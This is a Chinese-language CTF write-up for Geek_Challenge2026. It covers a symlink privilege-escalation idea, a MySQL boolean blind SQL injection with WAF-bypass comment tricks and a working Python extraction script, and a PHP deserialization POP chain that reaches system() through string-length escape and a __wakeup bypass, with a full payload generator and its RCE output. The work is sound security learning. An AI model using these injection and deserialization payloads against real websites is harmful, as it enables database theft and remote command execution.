
```
cmd=system("find / -iname '*flag*' 2>/dev/null");
```



只有最后一个 `/tmp/flag` 是题目特意放的 得出在/tmp/flag

2.查权限(ls)

```
cmd=system("ls -la /tmp/flag; ls -la /var/www/html/");
```



3.

1. 提权：往 primary 放 -L 文件和软链，等 root 的 cp 循环复制 flag 到 marstream
2. 访问 /marstream/a 拿 flag(因为服务器一直卡住，第一遍过了，第二遍不行故没有图片了，只有大概思路)

四 丹特丽安の書架（藏书检索）

考点：MySQL 布尔盲注 + WAF 关键字绕过

一步步操作

1. 确认注入点：
   - ?id=6' && 1=1 && '1'='1 → HIT
   - ?id=6' && 1=2 && '1'='1 → MISS
   - Oracle：响应里
2. WAF绕过（血泪教训）：
   - AND 被拦 → 必须用 &&
   - select → */!select/*
   - from → */!from/*
   - limit → */!limit/*
3. 枚举：
   - 当前数据库有 security 表
   - security 表有多行！（之前一直LIMIT 1只看第一行假数据）
4. 逐行扫描找含 { 的行：

```
   for offset in 0..9:
     instr((/*!select*/ syc_flag /*!from*/ security /*!limit*/ offset,1),'{')>0
   → offset=5（第6行）HIT!

5. 逐位提取flag:
   开头确认 SYC{，长度41
   逐字符匹配小写字母+数字+_-}
```

自动提取脚本：

```
import urllib.request, urllib.parse, re

base = "http://目标地址/"
S = "/*!select*/"; F = "/*!from*/"; L = "/*!limit*/"

def verdict(idv):
    url = base + "?" + urllib.parse.urlencode({'id': idv})
    for _ in range(3):
        try:
            r = urllib.request.urlopen(url, timeout=8)
            h = r.read().decode('utf-8', 'ignore')
            v = re.search(r'name="x-verdict" content="([^"]*)"', h)
            if v: return v.group(1)
        except: pass
    return "ERR"
```

```
def q(expr):
    return verdict(f"6' && ({expr}) && '1'='1")

e = f"{S} syc_flag {F} security {L} 5,1"

# 长度二分
lo, hi = 30, 50
while lo+1 < hi:
    mid = (lo+hi)//2
    if q(f"length(({e}))>{mid}") == "HIT": lo = mid
    else: hi = mid
ln = lo + 1

# 逐位匹配
charset = "abcdefghijklmnopqrstuvwxyz0123456789_-}"
flag = "SYC{"
for p in range(5, ln+1):
    for c in charset:
        if q(f"substr(({e}),{p},1)='{c}'") == "HIT":
            flag += c
            break
    print(flag, flush=True)
```

五 ezpop

1. 源码（关键部分）

```
class A {
    public $user; public $sign;
    public function __construct($u,$s){ $this->user=$u; $this->sign=$s; }
    public function __destruct(){ echo "Welcome...!<br>"; echo "Profile signature:
".$this->sign."<br>"; }
}
class B {
    public $action;
    public function __wakeup(){ $this->action = null; }   // ← 陷阱1
    public function __toString(){
        if(!is_object($this->action)||!method_exists($this->action,'__invoke'))
return '';
        $func=$this->action; return (string)$func();
    }
}
class C { public $target; public $method;
    public function __invoke(){
        if(!is_object($this->target)||!is_string($this->method)) return '';
        if(!method_exists($this->target,'__call')||method_exists($this-
>target,$this->method)) return '';
        $m=$this->method; return $this->target->$m();      // 调 D 不存在的 ->
__call
    }
```

```
}
class D { public $next; public $property;
    public function __call($n,$a){
        if(!is_object($this->next)||!is_string($this->property)) return '';
        $p=$this->property; return $this->next->$p;        // 访问 E 不存在属性 ->
__get
    }
}
class E { public $sink; public $cmd;
    public function __get($n){
        if(!($this->sink instanceof F)) return;
        $this->sink->flag_trigger = $this->cmd;            // 触发 F::__set
    }
}
class F {
    private $flag_trigger;
    public function __set($name,$value){
        if($name!=='flag_trigger') return;
        system($value);                                    // ← sink，命令执行
    }
}

function filter($data){ return str_replace("admin","hacker",$data); }
// 入口：$entry = new A($_GET['user'], $_GET['sign']);
//       $ser = serialize($entry); $escaped = filter($ser); unserialize($escaped);
```

2. 漏洞点分析

- **字符逃逸（增字节逃逸）**：`filter` 把 `admin`(5字节) 替换成 `hacker`(6字节)，每个 `admin` 多出 **1 字节**。
- 反序列化时按**声明长度**读取字段值，替换后内容变长，多出的字节会"溢出"到下一个字段，从而**篡改后续字段结构**。
- 利用方式：在 `user` 里塞 `N` 个 `admin`，多出 `N` 字节，用这 `N` 字节吞掉 `";s:4:"sign";`，把 `sign` 改造成我们注入的对象。

POP 链（最终 sink：system）

```
A::__destruct  (echo sign -> 触发 B::__toString)
  → B::__toString  ($action() -> 触发 C::__invoke)
    → C::__invoke  (调用 D 上不存在的方法 -> 触发 D::__call)
      → D::__call   (访问 E 上不存在的属性 -> 触发 E::__get)
        → E::__get   ($sink->flag_trigger = $cmd -> 触发 F::__set)
          → F::__set (system($value) 命令执行)
```

---

3. 构造过程（关键坑逐个排）

坑1：B 的 `__wakeup` 会把 action 置 null

必须**绕过 __wakeup**。经典手法（CVE-2016-7124）：序列化对象**声明的属性数 > 类实际属性数**，则 __wakeup 不触发。 B 类只有 1 个属性，所以写 `O:1:"B":2:{...}`（声明 2 个，实际只列 action）。

坑2：F 的私有属性 `flag_trigger`

`E::__get` 里 `$this->sink->flag_trigger = $cmd` 要触发 `F::__set`，且 `instanceof F` 要成立。 私有属性序列化必须带 `\x00类名\x00` 前缀，长度实测 15：

```
O:1:"F":1:{s:15:"\x00F\x00flag_trigger";N;}
```

坑3（核心）：字符逃逸的 N 值 & 尾巴覆盖

错误公式（之前一直没通）：`inject = '";s:4:"sign";'`，再把 B 串拼后面，`N = len(inject)+len(b)+1` → 溢出量比 B 串还长，B 被吃掉，sign 解析为空/乱。

正确做法：

1. `inject` 要**自含完整内容**，且 `N = len(inject)`，这样溢出量刚好等于 inject。
2. inject 结尾必须加 `;}` **关闭 A 对象**，让原生尾巴 `";s:4:"sign";s:1:"x";}` 变成"尾随垃圾"被忽略——否则原生 sign 字段会**覆盖**我们注入的 sign。
3. sign 字段要**直接跟对象**，不能包成字符串：
   - `s:203:"O:1:\"B\":...` → sign 是"字符串"，echo 不触发 __toString
   - `O:1:"B":...` 直接作为 sign 值 → sign 是对象，A::__destruct echo 时触发链

最终公式

```
payload = 'O:1:"B":2:{s:6:"action";' + C_chain + '}'
inject  = '";s:4:"sign";' + payload + ';}'
N       = len(inject)                          # 溢出字节数
user    = 'admin' * N + inject
sign    = 'x'                                  # 会被原生尾巴覆盖成尾随垃圾，无影响
```

4. 完整 payload 生成（Python）

```
import urllib.request, urllib.parse, re, html

base = "http://80-0818ccbf-7e1a-47f9-adea-5c66f619af4f.challenge.ctfplus.cn/"

cmd = "cat /flag"                          # 注意：直接写 shell 命令，不要写
system('...')

f = 'O:1:"F":1:{s:15:"\x00F\x00flag_trigger";N;}'    # 私有属性长度 15
e = 'O:1:"E":2:{s:4:"sink";' + f + 's:3:"cmd";s:%d:"%s";}' % (len(cmd), cmd)
d = 'O:1:"D":2:{s:4:"next";' + e + 's:8:"property";s:1:"x";}'
c = 'O:1:"C":2:{s:6:"target";' + d + 's:6:"method";s:1:"x";}'
payload = 'O:1:"B":2:{s:6:"action";' + c + '}'       # B 声明 2 属性绕 __wakeup
```

```
inject = '";s:4:"sign";' + payload + ';}'           # 带尾闭，防原生 sign 覆盖
N = len(inject)
user = 'admin' * N + inject
sign = 'x'

url = base + "?user=" + urllib.parse.quote(user) + "&sign=" +
urllib.parse.quote(sign)
r = urllib.request.urlopen(url, timeout=25)
txt = html.unescape(re.sub('<[^>]+>', '', r.read().decode('utf-8','ignore')))
idx = txt.rfind('w(')
print(txt[idx+1:] if idx != -1 else txt[-800:])
```

执行结果（链完整触发）

```
Welcome to Geek_Challenge2026!？！强强？！666，还有第二关马上就到了还有一步
RCE:SYC{18380c2d-491b-4992-bd2d-0c11b041f291}
```

（用 `cmd="id"` 可验证 RCE：`uid=33(www-data) gid=33(www-data)`）

---

5. 知识点小结（Web 反序列化）

考点	要点
字符逃逸	过滤使长度+1 时用 `admin` 填充溢出；**N = len(inject)**，inject 自含完整字段
逃逸收尾	注入字段后加 `;}` 关闭对象，原生尾巴变尾随垃圾，防字段覆盖
__wakeup 绕过	序列化声明属性数 > 类实际属性数（如 `O:1:"B":2:{...}`）
私有属性	序列化带 `\x00类名\x00` 前缀，长度按实际字节数
POP 链	`__destruct→__toString→__invoke→__call→__get→__set→system`
命令注入	`system($value)` 时 value 直接写 shell 命令，不要包成 `system('...')`